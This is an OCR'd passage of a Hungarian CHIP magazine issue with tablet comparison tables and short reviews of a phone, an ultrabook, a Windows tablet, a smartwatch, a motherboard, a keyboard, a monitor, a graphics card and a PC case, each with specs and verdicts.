Videó felbontása	1920×1080 pixel	1920×1080 pixel	1920×1080 pixel	1920×1080 pixel	1920×1088 pixel	1920×1080 pixel
Tv-kimenet/USB port (A típus)	■*/□	■*/■	■/□	■/□	□/□	■/□
SD/MicroSD	□/□	□/□	□/□	□/□	□/■	□/■
NFC/Bluetooth/GPS	□/■/■	□/■/■	■/■/■	□/■/□	□/■/■	□/■/■
Mozgás-/helyzet-/fényérzékelő	■/■/■	■/■/■	■/■/■	■/■/■	■/■/■	■/■/■
Méretek	20×13,5×0,8 cm	24×16,9×0,8 cm	20×11,4×0,9 cm	24,3×17,2×0,9 cm	26,1×18×2,1 cm	26,5×18,2×1cm
Tömeg	339 gramm	473 gramm	287 gramm	542 gramm	608 gramm	570 gramm
MÉRT ÉRTÉKEK						
Kijelző kontrasztja	135:1	143:1	133:1	134:1	153:1	169:1
Tükröződés	5,4:1	5,2:1	7,5:1	4,94:1	5,2:1	6,5:1
Maximális fényerő	401 cd/m²	397 cd/m²	545 cd/m²	386,6 cd/m²	447 cd/m²	284 cd/m²
Fényerő egyenletessége	24,65%	24,37%	23,48%	18,04%	28,72%	13,90%
Betekintési szög	44°	35°	31°	41°	35°	32°
Tesztoldal betöltése	4,6 s	2,0 s	4,2 s	5,6 s	4,5 s	3,1s
HTML5-teszt	415 pont	413 pont	440 pont	473 pont	406 pont	316 pont
Üzemidő: film/internet	7:06/6:41 óra	7:53/6:05 óra	6:44/7:23 óra	6:42/6:35 óra	11:43/7:04 óra	8:36/6:33 óra
Akkutöltés	3:52 óra	4:24 óra	3:28 óra	4:19 óra	5:40 óra	4:28 óra

* ADAPTER SZÜKSÉGES

Szuper hardver, remek operációs rendszer és dizájn – az iPad új generációja az Airrel és a mini Retinával a mezőny élén végzett

A Google a Nexus 7 új generációjával megmutatta, hogy nemcsak az Apple képes igényes, jó formatervezésű táblagépeket készíteni

CHIP összegzés

Egy biztos, a korábbi években megbízhatónak talált nagy márkák továbbra sem okoznak csalódást. Az új iPadek és Nexusok meggyőzőek: a nagy teljesítményű hardver és a remek kijelző a jó minőségű házba szerelve kényelmessé teszi használatukat.

A 10 colos kategóriában az Apple továbbra is az élen van az iPad Airrel. Az előző generációhoz képest a leglátványosabb változást a fizikai méretek hozták – sajnos az árszint továbbra is maradt a csúcson.

A középkategóriában az iPad mini Retina csak külső méretében különbözik testvérétől, a kijelző felbontása és a processzor azonban egyezik, így könnyedén nyert. Az androidos LG G Pad jó alternatíva, de felszereltsége még elmarad az iPad mini mögött.

A legkisebb, 7”-os mezőnyben továbbra is az Asus készítette Google Nexus 7 a legjobb választás. A 2013-as modell kiváló hardvert és nagyon jó indulóárat kapott. Ha szeretnénk egy kis pénzt spórolni, akkor a MemoPad 7 lehet még jó választás.

LG G PAD 8.3	MICROSOFT SURFACE 2	AMAZON KINDLE FIRE HDX 8.9	ASUS MEMOPAD HD 7	MICROSOFT SURFACE PRO 2	TRANSFORMER BOOK T100TA	AMAZON KINDLE FIRE HDX 7
7.	8.	9.	10.	11.	12.	13.
84 000 Ft	129 – 160 000 Ft	114 – 174 000 Ft	50 000 Ft	265 – 535 000 Ft	110–160 000 Ft	60 – 117 000 Ft
82,9	81,9	80,3	80,1	79,9	79,4	79,4
82	79	76	76	83	82	77
88	87	95	76	95	67	89
83	84	79	99	56	87	81
77	82	75	71	82	76	69
Android 4.2.2	Windows RT 8.1	Fire OS 3.1	Android 4.2.1	Windows 8.1	Windows 8.1	Fire OS 3.1
4×1700 MHz	4×1700 MHz	4×2200 MHz	4×1200 MHz	2×1600 MHz	4×1330 MHz	4×2200 MHz
2 GB	2 GB	2 GB	1 GB	4 GB	2 GB	2 GB
16 GB	32–64 GB	16–64 GB	16 GB	64–512 GB	32–64 GB	16–64 GB
■/□	■/□	■/□	■/□	■/□	■/□	■/■
8,3 col	10,6 col	8,9 col	7 col	10,6 col	10,1 col	7 col
1920×1200 pixel	1920×1080 pixel	2560×1600 pixel	1280×800 pixel	1920×1080 pixel	1368×768 pixel	1920×1200 pixel
273 ppi	208 ppi	339 ppi	216 ppi	208 ppi	155 ppi	323 ppi
16:10	16:9	16:10	16:10	16:9	16:9	16:10
4,9 megapixel	3,7 megapixel	7,7 megapixel	4,9 megapixel	0,9 megapixel	□	0,8 megapixel
1,2 megapixel	3 megapixel	0,8 megapixel	1,2 megapixel	0,9 megapixel	1,2 megapixel	□
1920×1080 pixel	1920×1080 pixel	1920×1080 pixel	1920×1080 pixel	1280×720 pixel	□	□
□/□	■/■	□/□	□/□	□/■	■/□	□/□
□/■	□/■	□/□	□/■	□/■	□/■	□/□
□/■/■	□/■/□	□/■/□	□/■/■	□/■/□	□/■/□	□/■/□
■/■/■	■/■/■	■/■/■	■/■/□	■/■/■	□/□/□	■/■/■
21,7×12,7×0,9 cm	27,5×17,3×0,9 cm	23,1×15,8×0,8 cm	19,7×12,1×1,2 cm	27,5×17,3×1,4 cm	26,3×17,2×1,1cm	18,6×12,8×0,9 cm
334gramm	647 gramm	368 gramm	310 gramm	914 gramm	573 gramm	298 gramm
141:1	150:1	133:1	134:1	178:1	129:1	138:1
5,32:1	7,3:1	6,4:1	7,7:1	6,6:1	7,55:1	5,64:1
302,9 cd/m²	341 cd/m²	441 cd/m²	324 cd/m²	379 cd/m²	187 cd/m²	346,6 cd/m²
26,30%	18,83%	33,68%	18,10%	23,14%	8,18%	21,96%
31°	36°	32°	41°	33°	31°	38°
4,8 s	4,0 s	4,3 s	4,0 s	3,7 s	5,0 s	7,9 s
439 pont	374 pont	420 pont	446 pont	378 pont	376 pont	420 pont
4:57/6:15 óra	9:43/8:03 óra	5:05/6:29 óra	9:15/7:32 óra	6:14/5:08 óra	8:39/8:53 óra	3:47/5:19 óra
3:46 óra	2:03 óra	4:19 óra	3:46 óra	2:41 óra	4:32 óra	3:18 óra

CSÚCSKATEGÓRIA (100–90,0) FELSŐ KATEGÓRIA (89,9–75,0) KÖZÉPKATEGÓRIA (74,9–45,0) BELÉPŐSZINT (44,9–0)
ÉRTÉKELÉS PONTSZÁMOKKAL (MAX. 100) | ■ IGEN □ NEM

HTC Desire 500
Középre célozva

Egyelőre nem látszik, hogy mikor ér véget a valaha jobb napokat látott HTC vesszőfutása: a cég már a Beats részlegtől is megszabadult, hogy kipótolja az utolsó negyedévben összeszedett kétmillió dolláros működési veszteséget. Úgy tűnik, hogy a közönség ízlését egyre kevésbé tudják eltalálni a tajvaniak, ami azért szomorú, mert nekik köszönhetjük többek között a legendás HD2 és Desire telefonokat is.

A most bemutatásra kerülő Desire 500 a One széria megjelenésével a középkategóriába száműzött Desire sorozat középső részén helyezkedik el. A készülékből dupla SIM-es változat is létezik, de mi most az egykártyás verziót próbáltuk ki. A HTC mindig híres volt az igényes dizájnról, és örömmel tapasztaltuk, hogy ebből a szempontból a Desire 500 is jól sikerült. Az összerakás példás, és ugyan a hátlap levehető (alatta van a SIM kártya, a microSD-foglalat és az akkumulátor is), de kialakítása olyan, hogy a telefon mégis unibody hatást kelt. Az általunk tesztelt fehér-kék változat is nagyon jól néz ki, de a mobil más színösszeállításokban is elérhető. Egyetlen jellemzőként talán a fényes műanyagot kritizálnánk, egy matt felületen talán kevésbé látszanának meg a karcok és az ujjlenyomatok.

A készülék alakja határozottan emlékeztet a One X szériára, az előlap nagy részét elfoglaló (de itt csak 4,3”-os) kijelző felett apró lyukak mögött lapul a hangszóró. A visszajelző LED viszont nem ezek mögé, hanem a fekete kávába került, ahol egyébként jobban is látszik. A kezelőszervek közül a bekapcsológomb felülre, a hangerőállító gombpár pedig a jobb oldalra került, ez utóbbit ügyesen elrejtették a kék díszcsíkba. Külön exponálóbillentyűt hiába keresünk, ráadásul a kijelző alatt is csak két kapacitív gomb van (Home és Vissza), de ha szükséges, beállíthatjuk, hogy a Home nyomva tartása szimulálja a harmadik, Menü gombot is. A hátoldalon a LED-es segédfénnyel ellátott 8 Mpixeles kamera lencséje található.

Belül a kategóriában elfogadható Snapdragon 200 SoC-t találjuk, amely négy Cortex A5-ös CPU-magot és egy Adreno 203 GPU-t tartalmaz. Különösen ez utóbbi számít réginek, de igazából az 1,2 GHz-es Cortex A5-ösök sem igazán gyorsak, amint a Quadrant alatt elért 5408 pont, illetve az Antutu által adott 11 601-es érték is mutatja. A GFX Bench Trex tesztjét a képernyő felbontásában futtatva 4,7 fps-t ért el a készülék, így komolyabb játékok használatára nem ajánlható. A kijelző WVGA felbontású, ami 217 ppi pixelsűrűséget jelent, ez ma már kissé alacsony, de még elfogadható. Képminősége egyébként nem rossz, betekintési szöge is jó, így ezen a téren a Desire 500 jól teljesített.

Operációs rendszerként az Android 4.1.2-t kapjuk, és egyelőre adós a HTC a frissítéssel. Felhasználói felületként a híres Sense ötödik verziója érkezik a Blinkfeeddel. Szerencsére, ha nem szeretnénk, nem muszáj állandóan a hírekkel és ismerősök bejegyzéseivel bombázó Blinkfeedet néznünk, az ugyanis beállítható, hogy ne ez legyen a kezdőoldal.

A KATEGÓRIÁRÓL

Óriási a verseny a középkategóriás okostelefonoknál, hiszen ez az a terület, ahol a gyártók a legtöbb készüléket tudják eladni, innen származik a profit nagy része.

Rejtett gombok

A HTC ügyesen az oldalon végigfutó díszcsíkba rejtette a hangerőállító gombokat, ami tovább erősíti a letisztult dizájnt

Pislogás

A Blinkfeed kezdőképernyőn folyamatosan frissülnek a netről érkező információk: hírek, ismerősök bejegyzései és így tovább

MŰSZAKI ADATOK

GSM-HÁLÓZATOK	850/900/1800/1900/2100 MHz
ADATÁTVITELI TECHNOLÓGIA	GPRS/EDGE/HSPA
KIJELZŐ	4,3” @ 800×480 pixel, LCD
MEMÓRIA	1 GB RAM, 4 GB flash+microSD
FÉNYKÉPEZŐGÉP/MOZGÓKÉP	8 Mpixel/720p@30 fps
WLAN/BLUETOOTH/GPS	Van/van/van
OPERÁCIÓS RENDSZER	Android 4.1.2+Sense 5
MÉRETEK/TÖMEG	132×67×10 mm/123 gramm

CHIP **Jó**

VÉLEMÉNY

Külsejét tekintve egyértelműen ajánlott vétel a Desire 500, de teljesítménye kissé elmarad attól, amit ára alapján várnánk tőle. Ha a HTC-nek sikerül faragni az árból, vagy szolgáltatónál veszszük, nem járhatunk rosszul vele.

ROSTA GÁBOR

+ **Remek dizájn, a Sense 5 igényes és modern, egész jó fényképezőgép**

– **Sebességéhez képest kicsit drága, az alapmemória nagyon kevés**

Ft **Tájékoztató ár: 70 000 Ft**

Asus Zenbook UX301
Rengeteg pixellel

Az Asus teljesítményben és dizájnban is csúcsra járatta a Zenbook sorozatot, a most kipróbált Zenbook UX301LA a legjobb ultrabook, ami eddig megfordult tesztlaborunkban. Ez persze nem jelenti azt, hogy minden szempontból hibátlan – a külcsín okán például fényes kijelzővel szerelték, így kültéren erős tükröződésre számíthatunk.


Tekintettel a 13,3”-os képernyőre, a gép nem a legkisebb, így hordozhatóságban elmarad a 11,6”-os kategóriatársaktól, de 16 mm-es „vastagsága” miatt nincs táska, amelybe ne tudnánk kényelmesen becsúsztatni. Burkolata alumínium, jó minőségű műanyag és Gorilla Glass 3 egyvelegéből áll össze, dizájnja pedig rendkívül visszafogott, sehol egy fényes díszcsík vagy LED-es logó. A karcálló üvegből nemcsak a képernyőre, annak hátoldalára is jutott, így nem kell félnünk attól, hogy hordozás során összekarcoljuk. A kijelzőt tartó zsanérok masszívak, és ha teljes mértékben nem is lehet hátrahajtani a monitort, ahhoz elég nagy a mozgásterük, hogy a noteszgépet ölünkben tartva is kényelmesen dolgozhassunk rajta.

A Zenbook egyik különlegessége a hardver, amelynek központi eleme, a Core i7-4558U ebben a gépben jelent meg először. Ez a legnagyobb teljesítményű ultrabookokba szánt Haswell magos processzor, amely a többieknél ugyan némileg magasabb fogyasztással (15 helyett 28 watt) rendelkezik, de cserébe jóval gyorsabb is, ráadásul beépített grafikus adaptere is nagyobb teljesítményű. A másik érdekességet a háttértár jelenti, amely két darab 128 GB-os SSD-ből áll, ezeket egy RAID 0 tömbbe összefogva kapjuk a rendszer által látott 256 GB-os háttértárral. Mondanunk sem kell, hogy az adatátviteli sebesség is elképesztő, ami jót tesz a programok reakcióidejének. Mindezt 8 GB kétcsatornás DDR3 RAM egészíti ki, ami az alaplapra forrasztott, bővíteni tehát nem tudjuk. Mindennek köszönhetően a PCMark 8 Munka tesztje során 2258, Kreatív tesztjében pedig 1702 pontot kapott a rendszer, a 3D-s teljesítményt mérő 3DMark Ice Storm tesztjében pedig 40 546 pontot ért el a gép. Ez utóbbi az Iris Graphics 5100-nak köszönhető, és azt jelenti, hogy már egyszerűbb 3D-s játékok használatára is alkalmas a Zenbook UX301.

Nem spórolt az Asus a kijelzővel sem, ez ugyanis 2560×1440 pixeles, ami 221 ppi-s pixelsűrűséget jelent, ez egészen kiváló érték. Ennek köszönhetően minden betű, minden kontúr tűéles, ám sajnos a Windows 8 kezelőfelülete nem mindig tud mit kezdeni a nagy felbontással, és elsősorban a hagyományos Asztalon kerülnek elő túlzottan apró, alig látható elemek. A Windows 8 másik problémája, hogy érintőképernyő hiányában nem ideális a kezelhetősége – ezen szerencsére a kiváló, bár kissé rövid úton járó billentyűzet és a nagyméretű, integrált gombokkal rendelkező tapipad valamennyire képes javítani. Csatlakozási lehetőségek területén a kategóriában megszokott korlátozások figyelembevételével nem áll rosszul a gép, ráadásul egy 802.11ac-kompatibilis Wi-Fi-adapter került bele.

A KATEGÓRIÁRÓL

Az Intel által kitalált ultrabook kategóriában a nagyon jól hordozható, gyors és elegáns noteszgépeket találjuk – korábban ez volt az ultrahordozható kategória.



Felbontás

A 2560×1440 pixeles kijelzőt a Windows nem mindig képes rendesen kihasználni, így egyes képelemek nagyon aprók maradnak

Gorilláknak

A strapabíróságról a Gorilla Glass 3 nevű üveg gondoskodik, amelyből még a monitor hátlapjára is került egy darab

MŰSZAKI ADATOK

PROCESSZOR/RAM	Intel Core i7-4558U (2,8-3,3 GHz)/8 GB
GRAFIKA	Intel Iris Graphics 5100
KÉPERNYŐ (MÉRET/FELBONTÁS)	13,3”/2560×1440 pixel
MEREVLEMEZ	2×128 GB SDD RAID 0
OPTIKAI MEGHAJTÓ	–
CSATLAKOZÓK	2×USB 3.0, Mini DP (D-Sub adapterrel), micro HDMI, hangcsatlakozó, kártyaolvasó
MÉRETEK/TÖMEG	325×226×16 mm/1,4 kg

CHIP Kiváló

VÉLEMÉNY

Gyönyörű kivitel és elképesztő teljesítmény jellemzi a Zenbook UX301-et, de ezért meg is kérik az árát. A gép így egy igazi státuszszimbólum, hasonló egy elegáns sportkocsihoz: nem mindenki engedheti meg magának.

ROSTA GÁBOR

+ Gyönyörű kivitel, nagyon erős hardver, remek képernyő

– Magas ár, a Windows 8 nem kezeli jól a magas felbontást

Ft Tájékoztató ár: 630 000 Ft

→

Acer W4-821
Kézben a Windows

A PC-eladások visszaesése és a táblagépek térhódítása kellemetlenül érinti mind a Microsoftot, mind pedig az Intelt, hiszen mindkét cég hagyományosan az előbbi piacon erős. Éppen ezért az utóbbi években mindketten sok pénzt költöttek arra, hogy valahogy a mobil eszközök piacán is megvessék a lábukat. Az Intel esetében ez jelenleg az Atom SoC-t, a Microsoftnál pedig a Windows 8/Windows Phone 8 platformokat jelenti – a most tesztelt Acer W4 pedig ezekre épül, így érdekes volt kipróbálni, hogy mit tud felmutatni az IT két nagy öregje az olyan fiatalokkal szemben, mint például a Qualcomm és a Google.

Az Acer W4 a tajvani gyártó eddigi legérdekesebb windowsos táblagépe, amely 8,1 colos kijelzővel és egy negyedik generációs (azaz Bay Trail) Atom SoC-vel rendelkezik. Ez utóbbi az 1,33 GHz-es Z3740, amelynek Burst órajele 1,86 GHz. Ezt 2 GB RAM egészíti ki, a háttértár pedig egy 32 GB-os flashmemória. A 8,1"-os képernyő IPS-panelt használ, így színei szépek, betekintési szöge is nagy, de sajnos a felbontása alacsony, 1280×800 pixel, ami 190 ppi alatti pixelsűrűséget jelent. Ez ma, amikor az androidos és iOS-es konkurensek között már nem számít különlegesnek a 250-300 ppi-s pixelsűrűség, alacsony, a kép így érezhetően pixeles. Kapcsolódási lehetőségekből nincsen hiány, a gép alján egy töltésre és külső USB-s eszközök csatlakoztatására is használható microUSB portot találunk, amihez gyárilag mellékeltek egy teljes méretű (USB-A) átalakítót is. Oldalt egy microSD- és egy microSIM-foglalatot, illetve egy microHDMI kimenetet helyezett el az Acer. Kezelőszervekből csak a bekapcsológomb és a hangerőállító fért el, minden mást szoftveresen oldhatunk meg. Visszajelző LED-ből kettő is van, egy a képernyő felett, egy pedig a bekapcsológomb mellett, ez utóbbi a telep állapotával kapcsolatos információkról tudósíthat bennünket.

A gép kidolgozása teljesen rendben van, a sötétszürke, selyemfényű műanyag ház masszív, nem hajlik, nem recseg. Az előlapból enyhén kiemelkedő képernyő alatt a dombornyomott Windows gombot találjuk, jó ötlet, hogy ez valódi gomb, és nem érintőpanel, így sötétben is könnyű használni. Az operációs rendszerről már nem lehet enynyire egyértelműen kijelenteni, hogy jó: amíg a Modern UI-t használjuk, addig a Windows 8.1 nagyon kényelmes, ám a hagyományos kezelőfelületet igénylő programok, mint például az előre telepített Office, már nehézkesen irányíthatók, ha nem vásároljuk meg a különálló billentyűzetet. Ennek hiányán a kijelzőn előhívható virtuális klaviatúra sem tud segíteni, ez ugyanis a kijelző közel felét elfoglalja, így nem látjuk, mi történik alatta. A rendszer sebességére egyébként nem panaszkodhatunk, a Bay Trail platform az átlagos, napi feladatokra tökéletesen elegendő. A PCMark 8 egyszerűbb feladatokat mérő Home tesztje 1604 pontot adott a gépre, és ugyanitt 6:25 órát mérhettünk üzemidőnek. A videolejátszásnál 5:31 órára számíthatunk egy feltöltéssel.

A KATEGÓRIÁRÓL

Akinek szüksége van a PC-n megszokott programokra, a legjobban egy windowsos táblagépen érzi majd jól magát, amelyek a Windows 8-cal egyre használhatóbbak.

Dombornyomott

A kijelző alatt elhelyezett Windows-logó fizikai gomb, ráadásul dombornyomott is, így sötétben is könnyű megtalálni

Hátsó kamera

A hátsó kamera felbontása 5 Mpixel, és segédfény sincs hozzá, így fényképezőgép helyett nem érdemes a W4-et használni

MŰSZAKI ADATOK

ADATÁTVITEL	WLAN/3G
KIJELZŐ	8,1" @ 1280×800 pixel, IPS
MEMÓRIA	2 GB RAM, 32 GB flash, microSD
SOC	Intel Atom Z3740
FÉNYKÉPEZŐGÉP ELÖL/HÁTUL	1,2 Mpixel/5 Mpixel
BLUETOOTH/GPS/NFC	Van/nincs/nincs
OPERÁCIÓS RENDSZER	Windows 8.1
MÉRETEK/TÖMEG	219×135×11 mm/430 g

CHIP **Jó**

VÉLEMÉNY

A Windows 8-as táblagépek között a jobbak közé tartozik az Acer W4, sebessége és kivitele is elfogadható, egyedül a kijelzőből látnánk szívesen egy nagyobb felbontású modellt. A Windows 8 kezelése tableten kényelmes.

ROSTA GÁBOR

+ **Kivitel, üzemidő, asztali programokkal is kompatibilis**

– **Alacsony felbontású kijelző, Windows 8**

Ft **Tájékoztató ár: bevezetés alatt**

Casio G-Shock GB-6900B
Atomtámadás utánra

Nagy a hírverés az okosórák körül, de alig hallunk valamit a klasszikus, az óragyártásról híressé vált cégek terveiről. Pedig a Casio már a második generációnál tart az okostelefonnal összeköthető karórákban – igaz, ezek a szó szoros értelmében nem okosórák, hiszen tudásuk nem bővíthető. A most tesztelt óra a G-Shock sorozat tagja, így különösen strapabíró. A telefon-óra kommunikációt Bluetooth 4.0 LE kapcsolat biztosítja, amelynek alacsony az energiaigénye, így a karórát nem kell tölteni, egy gombelemmel is évekig bírja. Az óra képességei között szerepelnek a különféle eseményekkel kapcsolatos figyelmeztetések, így az SMS-ek, e-mailek, Facebook-üzenetek és hívások kijelzése, de ennél érdekesebb, hogy a telefonról vezérelhetjük is az órát: beállíthatjuk az ébresztőt, a pontos időt. A másik irányban lehetőségünk lesz például a zenelejátszó vezérlésére az óra gombjaival, illetve a Phone Finder segít megtalálni a mobilt is.

MŰSZAKI ADATOK


ÓRA FUNKCIÓI	világidő, stopper, visszaszámláló, 5 db ébresztő, öröknaptár
PONTOSSÁG	±15 s/hó
VÍZÁLLÓ/ÜTÉSÁLLÓ	Igen (200 m)/igen
TÁMOGATOTT TELEFONOK	iPhone 4s+/Samsung Note 3/S4
KOMPATIBILIS OS	Android, iOS
ÜZEMIDŐ	Körülbelül 2 év
KAPCSOLAT	Bluetooth 4.0 LE
MÉRETEK/TÖMEG	53,2×50×19 mm/ 50 gramm

CHIP Jó

+ Órához méltó üzemidő, kétirányú kommunikáció, G-Shock-dizájn

– G-Shock-dizájn, tudása nem bővíthető, kevés mobillal működik

Ft Tájékoztató ár: 60 000 Ft



ASRock B85 Killer
Pénztárcabarát játékos

A B85 Killer megcáfolja azt a tévhitet, miszerint erős konfigot csak drága alaplapra lehet építeni, 23 ezer forintért cserébe ugyanis megkapjuk azt a lapot, amelyen minden rajta van, amire ténylegesen szükségünk lesz. Az UEFI kiváló olyan hasznos szolgáltatásokkal, mint például a netes frissítés vagy a driver-USB-kulcs elkészítése. A CPU-foglalat körül szokatlanul nagy a hely, de azért a VRM-áramkört kellően nagy bordával látták el. Az éppen elegendő SATA6G- és USB 3.0-csatlakozók mellett ki kell emelnünk az ALC1150-es Purity Soundot, amely igen jó hangminőséget produkál, valamint a névadó E2200-as Killer LAN vezérlőt, amely a lagmentes online játékot segíti. Amit nem kapunk, az az SLI, a fullasztó mennyiségű csatlakozó, a VirtuMVP és egyéb nyalánkságok – ezekre igazából nem is lesz olyan hatalmas szükség. Sajnos RAM-tuningot és Intel RST-t nem támogat a B85, de ezek azért ilyen áron megbocsátható hiányosságok.

MŰSZAKI ADATOK

CHIPKÉSZLET, FOGLALAT, MÉRET	Intel B85, LGA1150, ATX
VGA-KIMENETEK, EXTRÁK	D-SUB, DVI, HDMI, 4×SATA6G, 4×USB 3.0, CFX, Killer NIC, Purity Sound
PCMARK 7/COMPUTATION	6084/14 717 pont
MEDIAESPRESSO 6.7 (SW)	267 s
CINEBENCH R11.5/WINRAR	8,11 pont/4913 KB/s
3DMARK13 (F/C/I)	804/7622/47 134 pont
RENDSZERINDÍTÁS	15 s
RENDSZERFOGYASZTÁS (MIN./MAX.)	43/104 watt

CHIP Kiváló

+ Jó felszereltség, minőségi komponensek, Killer NIC, Purity Sound

– nincsen SLI és extra tuning, az alapteljesítmény lehetne jobb

Ft Tájékoztató ár: 23 300 Ft

Genius KB-G265
Világító tenyéralávaló

A Genius olcsó játékos billentyűzete nem tör borsot a 20-30 ezer forintos nagymenő tasztatúrák orra alá, de az olcsó bóvliknál fényévekkel jobb – jól néz ki és gépeléshez is kényelmes. Ehhez a gombok kellően puhák, bár kicsit hangosak, a csuklótámaszt pedig a széles alsó sáv helyettesíti. A G265 extrákban sem szűkölködik, így kapunk kék háttérvilágítást (lekapcsolható), multimédiás gombokat, 20 gombos anti-ghostingot és egy USB hubot is. A dobozban 8 darab cseregombot is találunk egy csipesszel, így a WASD és iránybillentyűket lecserélhetjük ezüstszínűekre. A multimédiás szekcióban egy [WIN] gomb letiltót is találunk, bár ennek állásáról külön (fény)visszajelzést nem kapunk. A makrózás hiányzik, ám a barátságos árnál ez nem is elvárható. Fontos megemlíteni, hogy játékos billentyűzet létére teljesen magyar szitázással kerül itthon forgalomba, és a fontos billentyűk is jó méretűek (például Backspace, Enter, CTRL stb.).

MŰSZAKI ADATOK

KAPCSOLÓDÁS	USB
KIALAKÍTÁS	normál QWERTZ
MÉRETEK/TÖMEG	485×210,5×28 mm/930 g
GOMBOK SZÁMA, KIOSZTÁS	104, magyar
EGYSZERRE LENYOMHATÓ GOMBOK SZÁMA	20
MAKRÓK	–
BEÉPÍTETT USB HUB	Igen, 2 portos
EXTRÁK	kék háttérvilágítás, multimédiagombok, letiltható [WIN] gomb

CHIP Kiváló

+ Kék háttérvilágítás, multimédiás gombok, cserélhető WASD és kurzor

– Kicsi lábak, lehetne szélesebb a csuklótámasz, nincs makró

Ft Tájékoztató ár: 7600 Ft

→

Samsung S27B971
Luxus fájó hiányosságokkal

A Samsung professzionális B971 monitorjának szép képe van: a PLS-panel és a nagy fényerejű, LED-es háttérvilágítás tökéletes képminőséget biztosít, az alumíniumtalp és a masszív fémoszlop pedig az elegáns megjelenésről gondoskodik. Azonban 250 ezer forintért nehezen megbocsátható gyenge pontok is vannak. A 27 colos WQHD-kép és a DL-DVI-, DP-, HDMI-csatlakozás mind szuper, sőt, MHL-t is kapunk. Sajnos azonban az USB-elosztó csak USB 2.0-s, a DisplayPort-csatlakozót pedig szinte lehetetlen kihúzni a dizájnos talpból. A monitort sem elforgatni, sem falra szerelni nem lehet, az állványon lévő érintőgombok pedig kényelmetlenek. Hiába a nagy talp, a tápegység kívülre szorult. Jó hír ellenben, hogy a gyárilag kalibrált monitor képe szuper, a frissített változat kávája már nem tükröződik, megkapjuk a 100%-os sRGB-színtért, a sebességgel és a betekintési szöggel nem lesz gondunk, és hangszórókat is kapunk.

MŰSZAKI ADATOK

PANEL	27", WQHD, 2560×1440 pixel
PANELTECHNOLÓGIA	PLS
HÁTTÉRVILÁGÍTÁS	LED
FÉNYERŐ, BETEKINTÉSI SZÖG	300 cd/m², 178/178 fok
VÁLASZIDŐ	5 ms (GTG)
BEMENETEK, EXTRÁK	HDMI, DisplayPort, Dual-Link DVI, USB 2.0, fülhallgató-kimenet
MÉRETEK/TÖMEG	645×567×247 mm/7,5 kg
FOGYASZTÁS (ÁTLAGOS)	53 watt

CHIP **Közepes**

+ **PLS-panel, képminőség, felbontás, elegáns külső, USB hub, MHL**

– **Vastag káva, nem forgatható, külső táp, drága, USB 2.0 hub**

Ft **Tájékoztató ár: 247 900 Ft**

Asus GTX780 Poseidon
Hibrid hűtésű VGA-szörnyeteg

A drága kártyák vásárlói elvárják, hogy valami extrát is kapjanak, így született meg a Poseidon, amely egy GTX 780 speciális hűtéssel megfűszerezve. Az Asus mérnökei a vízhűtést hozták be a képbe, de nem kizárólagosan, mindössze a DCU II-es hűtést támogatták meg egy vízhűtő hurokkal. Sajnos a kígyózó, hosszú csőrendszer helyett mindössze egy U alakú cső került a bordába. A Poseidon léghűtése is szépen üzemel, jobban és csendesebben, mint a referencia, ha pedig megtámogatjuk a vízhűtéssel, akár 24 Celsius-fokkal hűvösebb is lehet a GPU. A chip órajele gyárilag emelt (a RAM-é nem), amit még tovább tolhatunk. A Poseidon tényleg egy különc GTX 780, de ez a hibrid megoldás a léghűtéses csúcskonfigokba felesleges, a vízhűtésért rajongók pedig úgyis teljes blokkot szerelnek majd a GTX780-ukra. A Poseidon sajnos sokkal drágább, mint a DC2OC-s GTX780, sőt, nem sokkal többért már GTX 780 Ti-t is kapunk.

MŰSZAKI ADATOK

GPU	Nvidia GK110, 28 nm
MEMÓRIA	3 GB GDDR5, 384 bit
SHADER, TEXTÚRÁZÓ, ROP	2304, 192, 48
ÓRAJELEK (MAG/MEMÓRIA)	1006 (Boost)/6008 MHz
3DMARK13 (F/C/I)	9044/25 499/159 921 pont
BF3 (U)/BATMAN AC (E)	102,6/126 fps
CRYSIS 3 (VH)/HITMAN ABSOLUTION	64/48,4 fps
TOMB RAIDER (U)/DIRT SHOWDOWN (U)	121,5/108,1 fps

CHIP **Közepes**

+ **Egyedi hűtés, csúcsteljesítmény, gyári tuning, csendes, tuningbarát**

– **A vízhűtés csak kiegészítés, drágább a GTX780 DC2OC-nél, nem Ti**

Ft **Tájékoztató ár: 172 990 Ft**

Nanoxia Deep Silence 4
Kis ház extrákkal

A Nanoxia Deep Silence 4 egy microATX-es, minimalista doboz, amely az mITX-lapokat is fogadja. A kinyitható műanyag ajtó mögött két ventilátorszabályzót találunk, amelyekre 3-3 ventilátort kapcsolhatunk. Felül kaptak helyet a HD audio és a 2 USB 3.0, plusz az egy szem USB 2.0-csatlakozó. Az alulra tervezett tápegység mellett moduláris felépítésű a ház, így a középső meghajtóblokkot kikapva hosszú VGA-kat is beszerelhetünk, és akár 160 mm-es CPU-hűtők is befférnek. A gyártó az apró részletekre is figyelt, így az alaplap felőli oldallapnál elvezethetjük a kábeleket. A HDD-ket gumibakokra szerelhetjük, a fiókok pedig kihúzhatók oldalra. A házat minden oldalról zajcsökkentő szigeteléssel látták el, és 2 darab ventilátor gondoskodik a légáramlatról. A DS4-gyel csendes gépet építhetünk, de sajnos beszerzése hazánkban nehézkes, ellentétben az olyan, azonos felépítésű házakkal, mint a Fractal Design Arc Mini R2 vagy a Cooler Master Silencio 352.

MŰSZAKI ADATOK

FORMÁTUM, TÁPEGYSÉG	mATX/mITX, táp nélkül
HŰTÉS	1×12 cm elöl, 1×12 cm hátul, 1×12/14 cm fent
VENTILÁTOROK	2 darab, beszerelve
MEGHAJTÓHELYEK	2× 5,25, 6× 3,5, 1×2,5
HDD-SZERELHETŐSÉG	gumibakokra
